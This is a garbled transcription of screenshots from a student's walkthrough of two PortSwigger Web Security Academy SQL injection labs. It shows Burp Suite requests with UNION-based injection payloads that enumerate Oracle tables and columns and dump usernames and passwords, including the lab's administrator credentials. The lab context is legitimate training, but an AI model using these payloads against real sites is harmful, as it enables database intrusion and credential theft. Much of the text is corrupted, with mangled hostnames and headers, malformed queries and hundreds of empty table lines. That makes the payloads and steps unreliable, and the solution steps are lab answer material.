Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy Intruder View Help Logger++ Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactx

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x 14 x 15 x 16 x +

Send Cancel < > Target: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net

HTTP/2

Request Response

Pretty Raw Hex

Pretty Raw Hex Render

1 GET /filter?category=  
Corporate+&UNION+SELECT+column\_name,+NULL+FROM+information\_schema.columns+WHERE  
table\_name='users\_rudsun'-- HTTP/2  
Host: 0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net  
Cookie: sessionid=0j81ewhWPFZ3H044cEzj3hNhCUraiqU  
Sec-Ch-Ua:...  
Sec-Ch-Ua-Mobile: 70  
Sec-Ch-Ua-Platform:...  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/116.0.5694.141 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn  
q=0.8,\*/\*;q=0.5  
Accept-Language: en-US,en;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Charset: utf-8  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net/  
Accept: \*/\*  
Accept-Header: Content-Type  
Accept-Language: en-US,en;q=0.9  
18

1 enter key is the ideal office addition. Simply plug it in via a USB  
port and use it as yourapost;re normal enter button! The only  
difference being is you can smash the living heck out of it whenever  
you're annoyed at work. It not only saves your existing keyboard from  
yet another smashed key, but also ensures you won't get killed by  
your boss for damage to company property.  
This is also an ideal gift for that angry co-worker or stressed out  
secretary that you just fear to walk past. So, whether it'sapost;for  
you or a gift for an agitated friend, this sheer surface size of this  
button promises youapost;ll never miss when you go to let that anger  
out.  
</td>  
</tr>  
<tr>  
<td>  
password\_yyprznf  
</td>  
</tr>  
<tr>  
<td>  
username\_jnhvhsh  
</td>  
</tr>  
<tr>  
<td>  
Com-Tool  
</td>  
</tr>  
57<br>  
You Had Never Look Anyone In The Eye Again  
Com-Tool is designed to bring you this revolutionary concept in  
the world of communication. It does exactly what it says on the tin. An  
innovative new way to socialize and enjoy live major events with the  
flick of a switch (finger on a touchscreen).  
Feedback has been phenomenal as Com-Tool is being introduced into a  
variety of social settings.  
Iapost;s a great touch screen typist so it was word perfect on  
the day.

Done

26°C Mostly cloudy

Search

8,711 bytes | 524 millis

9/7/2023 1

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net

Repeater

Request

Pretty	Raw	Hex
1 GET /filter?category=Corporate&gifts+UNION+SELECT+username_bnhwsh,+password_wyvzmf+FROM+users_rudmn-- HTTP/2 Host: 0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net Cookie: sessionid=jIvBwkaMWF80H446j3jhMKUraiqQU Sec-Ch-Ua: Sec-Ch-Ua-Mobile: 70 Sec-Ch-Ua-Platform: -- Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Accept-Language: en-US,en;q=0.9 Accept-Encoding: gzip, deflate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net/ Accept: */* Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 18		

Response

Pretty	Raw	Hex	Render
77 Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: 78 I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified Iaposs;d mess up my vows, but we exchanged them via a guestIaposs;s WhatsApp. Iaposs;t was a great touchIaposs;up type so it was sold perfect on the day. Iaposs; 79 I was so excited to get tickets to see my favorite band, I was able to record the entire event on Com-Tool, it was almost like being there! Iaposs; 80 Iaposs;t was a great help in my search for true love. Iaposs;ve been able to take photos of myself and add cute little filters, beauty mode is awesome, I look ten years younger and almost a completely different person. Iaposs; 81 Donaposs;t just take our word for it, take theirs. Join the merry band of satisfied customers today. 82 </td> 83 </tr> 84 <tr> 85 <td> 86 <h3>Administrator  87 <td> 88 <img alt="Single user icon" data-bbox="358 358 458 378"/> 89 <td> 90 <td> 91 <td> 92 <td> 93 <td> 94 <td> 95 <td> 96 <td> 97 <td> 98 <td> 99 <td> 100 <td> 101 <td> 102 <td> 103 <td> 104 <td> 105 <td> 106 <td> 107 <td> 108 <td> 109 <td> 110 <td> 111 <td> 112 <td> 113 <td> 114 <td> 115 <td> 116 <td> 117 <td> 118 <td> 119 <td> 120 <td> 121 <td> 122 <td> 123 <td> 124 <td> 125 <td> 126 <td> 127 <td> 128 <td> 129 <td> 130 <td> 131 <td> 132 <td> 133 <td> 134 <td> 135 <td> 136 <td> 137 <td> 138 <td> 139 <td> 140 <td> 141 <td> 142 <td> 143 <td> 144 <td> 145 <td> 146 <td> 147 <td> 148 <td> 149 <td> 150 <td> 151 <td> 152 <td> 153 <td> 154 <td> 155 <td> 156 <td> 157 <td> 158 <td> 159 <td> 160 <td> 161 <td> 162 <td> 163 <td> 164 <td> 165 <td> 166 <td> 167 <td> 168 <td> 169 <td> 170 <td> 171 <td> 172 <td> 173 <td> 174 <td> 175 <td> 176 <td> 177 <td> 178 <td> 179 <td> 180 <td> 181 <td> 182 <td> 183 <td> 184 <td> 185 <td> 186 <td> 187 <td> 188 <td> 189 <td> 190 <td> 191 <td> 192 <td> 193 <td> 194 <td> 195 <td> 196 <td> 197 <td> 198 <td> 199 <td> 200 <td> 201 <td> 202 <td> 203 <td> 204 <td> 205 <td> 206 <td> 207 <td> 208 <td> 209 <td> 210 <td> 211 <td> 212 <td> 213 <td> 214 <td> 215 <td> 216 <td> 217 <td> 218 <td> 219 <td> 220 <td> 221 <td> 222 <td> 223 <td> 224 <td> 225 <td> 226 <td> 227 <td> 228 <td> 229 <td> 230 <td> 231 <td> 232 <td> 233 <td> 234 <td> 235 <td> 236 <td> 237 <td> 238 <td> 239 <td> 240 <td> 241 <td> 242 <td> 243 <td> 244 <td> 245 <td> 246 <td> 247 <td> 248 <td> 249 <td> 250 <td> 251 <td> 252 <td> 253 <td> 254 <td> 255 <td> 256 <td> 257 <td> 258 <td> 259 <td> 260 <td> 261 <td> 262 <td> 263 <td> 264 <td> 265 <td> 266 <td> 267 <td> 268 <td> 269 <td> 270 <td> 271 <td> 272 <td> 273 <td> 274 <td> 275 <td> 276 <td> 277 <td> 278 <td> 279 <td> 280 <td> 281 <td> 282 <td> 283 <td> 284 <td> 285 <td> 286 <td> 287 <td> 288 <td> 289 <td> 290 <td> 291 <td> 292 <td> 293 <td> 294 <td> 295 <td> 296 <td> 297 <td> 298 <td> 299 <td> 300 <td> 301 <td> 302 <td> 303 <td> 304 <td> 305 <td> 306 <td> 307 <td> 308 <td> 309 <td> 310 <td> 311 <td> 312 <td> 313 <td> 314 <td> 315 <td> 316 <td> 317 <td> 318 <td> 319 <td> 320 <td> 321 <td> 322 <td> 323 <td> 324 <td> 325 <td> 326 <td> 327 <td> 328 <td> 329 <td> 330 <td> 331 <td> 332 <td> 333 <td> 334 <td> 335 <td> 336 <td> 337 <td> 338 <td> 339 <td> 340 <td> 341 <td> 342 <td> 343 <td> 344 <td> 345 <td> 346 <td> 347 <td> 348 <td> 349 <td> 350 <td> 351 <td> 352 <td> 353 <td> 354 <td> 355 <td> 356 <td> 357 <td> 358 <td> 359 <td> 360 <td> 361 <td> 362 <td> 363 <td> 364 <td> 365 <td> 366 <td> 367 <td> 368 <td> 369 <td> 370 <td> 371 <td> 372 <td> 373 <td> 374 <td> 375 <td> 376 <td> 377 <td> 378 <td> 379 <td> 380 <td> 381 <td> 382 <td> 383 <td> 384 <td> 385 <td> 386 <td> 387 <td> 388 <td> 389 <td> 390 <td> 391 <td> 392 <td> 393 <td> 394 <td> 395 <td> 396 <td> 397 <td> 398 <td> 399 <td> 400 <td> 401 <td> 402 <td> 403 <td> 404 <td> 405 <td> 406 <td> 407 <td> 408 <td> 409 <td> 410 <td> 411 <td> 412 <td> 413 <td> 414 <td> 415 <td> 416 <td> 417 <td> 418 <td> 419 <td> 420 <td> 421 <td> 422 <td> 423 <td> 424 <td> 425 <td> 426 <td> 427 <td> 428 <td> 429 <td> 430 <td> 431 <td> 432 <td> 433 <td> 434 <td> 435 <td> 436 <td> 437 <td> 438 <td> 439 <td> 440 <td> 441 <td> 442 <td> 443 <td> 444 <td> 445 <td> 446 <td> 447 <td> 448 <td> 449 <td> 450 <td> 451 <td> 452 <td> 453 <td> 454 <td> 455 <td> 456 <td> 457 <td> 458 <td> 459 <td> 460 <td> 461 <td> 462 <td> 463 <td> 464 <td> 465 <td> 466 <td> 467 <td> 468 <td> 469 <td> 470 <td> 471 <td> 472 <td> 473 <td> 474 <td> 475 <td> 476 <td> 477 <td> 478 <td> 479 <td> 480 <td> 481 <td> 482 <td> 483 <td> 484 <td> 485 <td> 486 <td> 487 <td> 488 <td> 489 <td> 490 <td> 491 <td> 492 <td> 493 <td> 494 <td> 495 <td> 496 <td> 497 <td> 498 <td> 499 <td> 500 <td> 501 <td> 502 <td> 503 <td> 504 <td> 505 <td> 506 <td> 507 <td> 508 <td> 509 <td> 510 <td> 511 <td> 512 <td> 513 <td> 514 <td> 515 <td> 516 <td> 517 <td> 518 <td> 519 <td> 520 <td> 521 <td> 522 <td> 523 <td> 524 <td> 525 <td> 526 <td> 527 <td> 528 <td> 529 <td> 530 <td> 531 <td> 532 <td> 533 <td> 534 <td> 535 <td> 536 <td> 537 <td> 538 <td> 539 <td> 540 <td> 541 <td> 542 <td> 543 <td> 544 <td> 545 <td> 546 <td> 547 <td> 548 <td> 549 <td> 550 <td> 551 <td> 552 <td> 553 <td> 554 <td> 555 <td> 556 <td> 557 <td> 558 <td> 559 <td> 560 <td> 561 <td> 562 <td> 563 <td> 564 <td> 565 <td> 566 <td> 567 <td> 568 <td> 569 <td> 570 <td> 571 <td> 572 <td> 573 <td> 574 <td> 575 <td> 576 <td> 577 <td> 578 <td> 579 <td> 580 <td> 581 <td> 582 <td> 583 <td> 584 <td> 585 <td> 586 <td> 587 <td> 588 <td> 589 <td> 590 <td> 591 <td> 592 <td> 593 <td> 594 <td> 595 <td> 596 <td> 597 <td> 598 <td> 599 <td> 600 <td> 601 <td> 602 <td> 603 <td> 604 <td> 605 <td> 606 <td> 607 <td> 608 <td> 609 <td> 610 <td> 611 <td> 612 <td> 613 <td> 614 <td> 615 <td> 616 <td> 617 <td> 618 <td> 619 <td> 620 <td> 621 <td> 622 <td> 623 <td> 624 <td> 625 <td> 626 <td> 627 <td> 628 <td> 629 <td> 630 <td> 631 <td> 632 <td> 633 <td> 634 <td> 635 <td> 636 <td> 637 <td> 638 <td> 639 <td> 640 <td> 641 <td> 642 <td> 643 <td> 644 <td> 645 <td> 646 <td> 647 <td> 648 <td> 649 <td> 650 <td> 651 <td> 652 <td> 653 <td> 654 <td> 655 <td> 656 <td> 657 <td> 658 <td> 659 <td> 660 <td> 661 <td> 662 <td> 663 <td> 664 <td> 665 <td> 666 <td> 667 <td> 668 <td> 669 <td> 670 <td> 671 <td> 672 <td> 673 <td> 674 <td> 675 <td> 676 <td> 677 <td> 678 <td> 679 <td> 680 <td> 681 <td> 682 <td> 683 <td> 684 <td> 685 <td> 686 <td> 687 <td> 688 <td> 689 <td> 690 <td> 691 <td> 692 <td> 693 <td> 694 <td> 695 <td> 696 <td> 697 <td> 698 <td> 699 <td> 700 <td> 701 <td> 702 <td> 703 <td> 704 <td> 705 <td> 706 <td> 707 <td> 708 <td> 709 <td> 710 <td> 711 <td> 712 <td> 713 <td> 714 <td> 715 <td> 716 <td> 717 <td> 718 <td> 719 <td> 720 <td> 721 <td> 722 <td> 723 <td> 724 <td> 725 <td> 726 <td> 727 <td> 728 <td> 729 <td> 730 <td> 731 <td> 732 <td> 733 <td> 734 <td> 735 <td> 736 <td> 737 <td> 738 <td> 739 <td> 740 <td> 741 <td> 742 <td> 743 <td> 744 <td> 745 <td> 746 <td> 747 <td> 748 <td> 749 <td> 750 <td> 751 <td> 752 <td> 753 <td> 754 <td> 755 <td> 756 <td> 757 <td> 758 <td> 759 <td> 760 <td> 761 <td> 762 <td> 763 <td> 764 <td> 765 <td> 766 <td> 767 <td> 768 <td> 769 <td> 770 <td> 771 <td> 772 <td> 773 <td> 774 <td> 775 <td> 776 <td> 777 <td> 778 <td> 779 <td> 780 <td> 781 <td> 782 <td> 783 <td> 784 <td> 785 <td> 786 <td> 787 <td> 788 <td> 789 <td> 790 <td> 791 <td> 792 <td> 793 <td> 794 <td> 795 <td> 796 <td> 797 <td> 798 <td> 799 <td> 800 <td> 801 <td> 802 <td> 803 <td> 804 <td> 805 <td> 806 <td> 807 <td> 808 <td> 809 <td> 810 <td> 811 <td> 812 <td> 813 <td> 814 <td> 815 <td> 816 <td> 817 <td> 818 <td> 819 <td> 820 <td> 821 <td> 822 <td> 823 <td> 824 <td> 825 <td> 826 <td> 827 <td> 828 <td> 829 <td> 830 <td> 831 <td> 832 <td> 833 <td> 834 <td> 835 <td> 836 <td> 837 <td> 838 <td> 839 <td> 840 <td> 841 <td> 842 <td> 843 <td> 844 <td> 845 <td> 846 <td> 847 <td> 848 <td> 849 <td> 850 <td> 851 <td> 852 <td> 853 <td> 854 <td> 855 <td> 856 <td> 857 <td> 858 <td> 859 <td> 860 <td> 861 <td> 862 <td> 863 <td> 864 <td> 865 <td> 866 <td> 867 <td> 868 <td> 869 <td> 870 <td> 871 <td> 872 <td> 873 <td> 874 <td> 875 <td> 876 <td> 877 <td> 878 <td> 879 <td> 880 <td> 881 <td> 882 <td> 883 <td> 884 <td> 885 <td> 886 <td> 887 <td> 888 <td> 889 <td> 890 <td> 891 <td> 892 <td> 893 <td> 894 <td> 895 <td> 896 <td>	admin	1 match	

Done

26°C Mostly cloudy

Search

0 highlights

7 highlights

1 match

8,936 bytes | 344 millis

Inspector

Selection 20 (0x14)

Selected text 3lqg7Trng3iiip22v2uu

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 18

Response headers 3

All labs | Web Security Academy | Lab: SQL injection attack, listing | SQL injection attack, listing the ... +  
<https://Oab4000b0386f2e5815aac2d00f20053.web-security-academy.net/my-account?id=administrator>

The taskbar at the bottom of the screen displays several pinned icons for frequently used applications, including File Explorer, Microsoft Edge, and the Start button. A search bar is also present on the left side of the taskbar.

## Lab 06: SQL injection attack, listing the database contents on Oracle.

In here first you need to find what are the columns, and after that the table name. Then you can find the username and the password then find the admin credentials to pass the lab. Then log in as admin.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Repeater

Target Proxy Intruder Repeater View Help Logger+-- Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh

Send Cancel < > v

Request

Pretty	Raw	Hex
1 GET /filter?category=Gifts'+UNION+SELECT+'shenai','mario'+FROM+dual-- HTTP/2		92
2 Host: 0af5002c0389430401da939900f00024.web-security-academy.net		93
3 Cookie: session=f08papgyGACtwhUpjEBW7gDW7c3AHv1		94
4 Sec-Ch-Ua: "Not_A�;v=80"		95
5 Sec-Ch-Ua-Mobile: ?0		96
6 Sec-Ch-Ua-Platform: "		97
7 Upgrade-Insecure-Requests: 1		98
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36		99
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn,g,/;/q=0.8,application/signed-exchange;v=b3;q=0.7		100
10 Sec-Fetch-Site: same-origin		101
11 Sec-Fetch-Mode: navigate		102
12 Sec-Fetch-User: ?1		103
13 Sec-Fetch-Dest: document		104
14 Referer: https://0af5002c0389430401da939900f00024.web-security-academy.net/		105
15 Accept-Encoding: gzip, deflate		106
16 Accept-Language: en-US,en;q=0.9		107
17		108
18		109
		110
		111
		112
		113
		114

Response

Pretty	Raw	Hex	Render
We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.		92	
Your snow will be loaded onto our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.		93	
*Make sure you have an extra large freezer before delivery.		94	
*Because the liquid turns small plastic tubs (there is some loss of molecular structure during transit).		95	
*Allow 3 days for it to refresh.*Chop away as each block until the ice resembles snowflakes.		96	
*Scatter snow.		97	
Yes, I'm ready. Is that easy. You will be the envy of all your neighbors, unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.		98	
</td>		99	
</tr>		100	
<tr>		101	
<th>		102	
shenai		103	
</th>		104	
<td>		105	
mario		106	
</td>		107	
</tr>		108	
</table>		109	
</div>		110	
</div>		111	
</body>		112	
</html>		113	
		114	

Done

25°C  
Mostly cloudy

Search... 0 highlights

Search... 0 highlights

8,610 bytes | 220 milli

5:39 AM 9/8/2023

Settings

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0af5002c0389430481da939900f00024.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables-- HTTP/2
2 Host: 0af5002c0389430481da939900f00024.web-security-academy.net
3 Cookie: session=f0RpapjyGA24vhJpEBW3gDW7c3AHrV
4 Sec-Ch-Ua: "Not_A�ndroid";v="10.0", "Not_Webkit";v="10.0", "Chromium";v="116.0.5945.141", "Safari";v="157.36"
5 Sec-Ch-Ua-Platform: "macOS"
6 Sec-Ch-Ua-Mobile: "7.0"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.141 Safari/157.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Dest: document
14 Referer: https://0af5002c0389430481da939900f00024.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

Pretty Raw Hex Render

```
297 during transit).
298 *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles
299 snowflakes.
300 *Scatter snow.
301 Yes. It really is that easy. You will be the envy of all your neighbors unless you let
302 them in on the secret. We offer a 10% discount on future purchases for every referral
303 we receive from you.
304 Snow isn't just for Christmas either, we deliver all year round, that's 365
305 days of the year. Remember to order before your existing snow melts, and allow 3 days
306 to prepare the new batch to avoid disappointment.
307
308
309
310
311
312
313
314
315
316
317
318
```

WRRS\_ADV\_ASA\_RECV\_DATA

WRRS\_EQJLMZ

WRRS\_RECV\_CALL\_FILTER

WWW\_FLOW\_DUAL100

WWW\_FLOW\_LOW\_TEMP

users

**Request**

```
Pretty Raw Hex
1 GET /filter?sc-expiry=+0100&SELECT+*+FROM+USERS_NLHEDL,+PASSWORD_CETPO+FROM+USERS_EQJLMZ-- HTTP/2
2 Host: Oaf5002c038943041da39900f00024.web-security-academy.net
3 Cookie: session=FUUpapjyGAz4vhUjpEBW3gDW7c3AHr1
4 Sec-Ch-Ua: "Not A Brand", "Chromium", "116.0.5045.14"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-UA-Platform: --
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/116.0.5045.14 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?
14 Referer: https://Oaf5002c038943041da39900f00024.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
Pretty Raw Hex Render
87 <!--
88 Get in touch, tell us what you need to be wrapped, and we can give you an estimate
89 within 24 hours. Let your funky originality extend to all areas of your life. We love
90 every project we work on, so don't wait, delay, give us a call today.
91 </td>
92 <br>
93 <th>
94   PASSWORD_CETPO
95 </th>
96 </tr>
97 <br>
98 <th>
99   Snow Delivered To Your Door
100 </th>
101 <br>
102 <td>
103   By Steam Train Direct From The North Pole
104   We can deliver you the perfect Christmas gift of all. Imagine waking up to that white
105   blanket you've been dreaming about with a child.
106   Your snow will be loaded on to our exclusive snow train and transported across the
107   globe in time for the big day. In a few simple steps, your snow will be ready to
108   scatter in the areas of your choosing.
109   *Make sure you have an extra large freezer before delivery.
110   *Decant the liquid into small plastic tubs (there is some loss of molecular structure
111   during freezing).
112   *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles
113   snowflakes.
114   *Scatter snow.
115   Yes! It really is that easy. You will be the envy of all your neighbors unless you let
116   them in on the secret. We offer a 10% discount on future purchases for every referral
117   we receive from you.
118   Show isn't over just for Christmas either, we deliver all year round, that's 365
119   days of the year. Remember to order before your existing snow melts, and allow 3 days
120   to prepare the new batch to avoid disappointment.
121 </td>
122 <br>
123 <th>
124   USERNAME_NLHEDL
125 </th>
126 </tr>
```

Done 25°C Mostly cloudy 8:45 AM 9/8/2023

**Request**

```
Pretty Raw Hex
1 GET /filter?sc-expiry=+0100&SELECT+*+FROM+USERS_NLHEDL,+PASSWORD_CETPO+FROM+USERS_EQJLMZ-- HTTP/2
2 Host: Oaf5002c038943041da39900f00024.web-security-academy.net
3 Cookie: session=FUUpapjyGAz4vhUjpEBW3gDW7c3AHr1
4 Sec-Ch-Ua: "Not A Brand", "Chromium", "116.0.5045.14"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-UA-Platform: --
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/116.0.5045.14 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?
14 Referer: https://Oaf5002c038943041da39900f00024.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
Pretty Raw Hex Render
96 <!--
97 Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles
98 snowflakes.
99 <td>
100 <br>
101 <td>
102 <br>
103   Yes! It really is that easy. You will be the envy of all your neighbors unless you let
104   them in on the secret. We offer a 10% discount on future purchases for every referral
105   we receive from you.
106   Show isn't over just for Christmas either, we deliver all year round, that's 365
107   days of the year. Remember to order before your existing snow melts, and allow 3 days
108   to prepare the new batch to avoid disappointment.
109 </td>
110 <br>
111 <td>
112   administrator
113 </td>
114   eev0e0zqu4bvg4ez866n
115 </td>
116 <br>
117 <td>
118   carlos
119 </td>
120   pvc4ps23ui9e47wurucr
121 </td>
122 <br>
123 <td>
124   viener
125 </td>
126   b59c27bdgjtvogpastjp
127 </td>
128 </tr>
129 </tbody>
130 </table>
131 </div>
132 </section>
133 <div class="footer-wrapper">
134
```

Done 25°C Near record 8:46 AM 9/8/2023

The screenshot shows a web browser window with four tabs open:

- SQL injection cheat sheet | Web
- All labs | Web Security Academy
- Lab: SQL injection attack, listing the d
- SQL injection attack, listing the d

The main content area displays the "Web Security Academy" logo and the title "SQL injection attack, listing the database contents on Oracle". A green button labeled "LAB Solved" is visible. Below the title is a link "Back to lab description >".

A prominent orange banner at the top of the page says "Congratulations, you solved the lab!". To its right are links for "Share your skills!" (Twitter icon), "Continue learning >" (LinkedIn icon), and navigation links "Home | My account | Log out".

The main content area is titled "My Account" and contains the message "Your username is: administrator". Below this is a form field labeled "Email" with a placeholder "Email" and a green "Update email" button.

The bottom of the screen shows a Windows taskbar with various pinned icons and system status indicators.

## Lab 07: SQL injection UNION attack, determining the number of columns returned by the query.

In this lab vulnerability in the category, need to find out how many columns are there in the table.

'+UNION+SELECT+NULL-

Need to use this query and countinue until the error disappears (enter NULL).

You'll get the answer when you enter NULL 3 times. Then the internal server error will disappear.

The screenshot shows a Burp Suite interface with the following details:

**Request:**

```
1 GET /filter?category=Clothing&brand=accessories' UNION+SELECT+NULL-- HTTP/2
2 Host: 0a4006604149bd61b25f600aa034.web-security-academy.net
3 Cookie: session=j1GhsJZ79vKrUpvnw10pRyo=DtEkg3
4 Sec-CH-UA: Not-A-Brand
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/110.0.5984.141 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a4006604149bd61b25f600aa034.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

**Response:**

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frme-Options: SAMEORIGIN
4 Content-Length: 5444
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9   <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10  <link href="/resources/css/labs.css" rel="stylesheet">
11    SQL injection UNION attack, determining the number of columns returned by the query
12  </head>
13  <script src="/resources/labheader/js/labHeader.js">
14  </script>
15  <div id="academyLabHeader">
16    <section class="academyLabBanner is-solved">
17      <div>
18        <div class="title">
19          SQL injection UNION attack, determining the number of columns returned by the query
20          <a class="link-back" href=
21            https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
22            Back</a>
23          <span>labheader:labheader:descriptor:sqlinjection:</span>
24          <img alt="Layer 1 link icon" data-bbox="199 199 214 214" href="http://www.w3.org/1999/xhtml' x='0px' y='0px' viewBox='0 0 20 30' enable-background='new 0 0 20 30' xml:space='preserve' title='back-arrow'>
25            <polygon points='1,4,0,0,1,2,12,6,15,0,28,8,1,4,30,15,1,15'>
26              <polyline points='14,3,0,12,8,1,1,2,25,6,15,12,8,20,8,14,3,30,28,15'>
27            </polyline>
28          </polygons>
29        </div>
30      </div>
```

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a44006604149bd6816b25f600aa0034.web-security-academy.net

**Request**

```
GET /filter?category=Clothing%2c+shoes+and+accessories' OR 1=1#&SELECT+NULL,NULL,NULL-- HTTP/2
Host: 0a44006604149bd6816b25f600aa0034.web-security-academy.net
Cookie: session=gJ1Gh8jZ78vXruYpm180pFye+Dt3Pg3
Sec-Ch-Ua: Not A Brand, version=11, platform=Windows, version=10.0
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: windows
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a44006604149bd6816b25f600aa0034.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8113
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/labHeader.css rel="stylesheet">
<link href="/resources/css/labsEcommerce.css rel="stylesheet">
<title>
SQL injection UNION attack, determining the number of columns returned by the query
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<div id="academyLabHeader">
<section class="academyLabBanner is-solved">
<div class="container">
<div class="logo">
</div>
<div class="title-container">
<h1>
SQL injection UNION attack, determining the number of columns returned by the query
</h1>
<a class="link-back" href="http://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
Back in step to lab description
<img alt="arrow icon" data-bbox="168 158 188 178" />
<span>Back</span>
</a>
<img alt="background image" data-bbox="168 188 188 208" />
<span>Background</span>
</div>
<div data-bbox="168 218 188 238" data-bbox="168 218 188 238"></div>
<div data-bbox="168 238 188 258" data-bbox="168 238 188 258"></div>
<div data-bbox="168 258 188 278" data-bbox="168 258 188 278"></div>
<div data-bbox="168 278 188 298" data-bbox="168 278 188 298"></div>
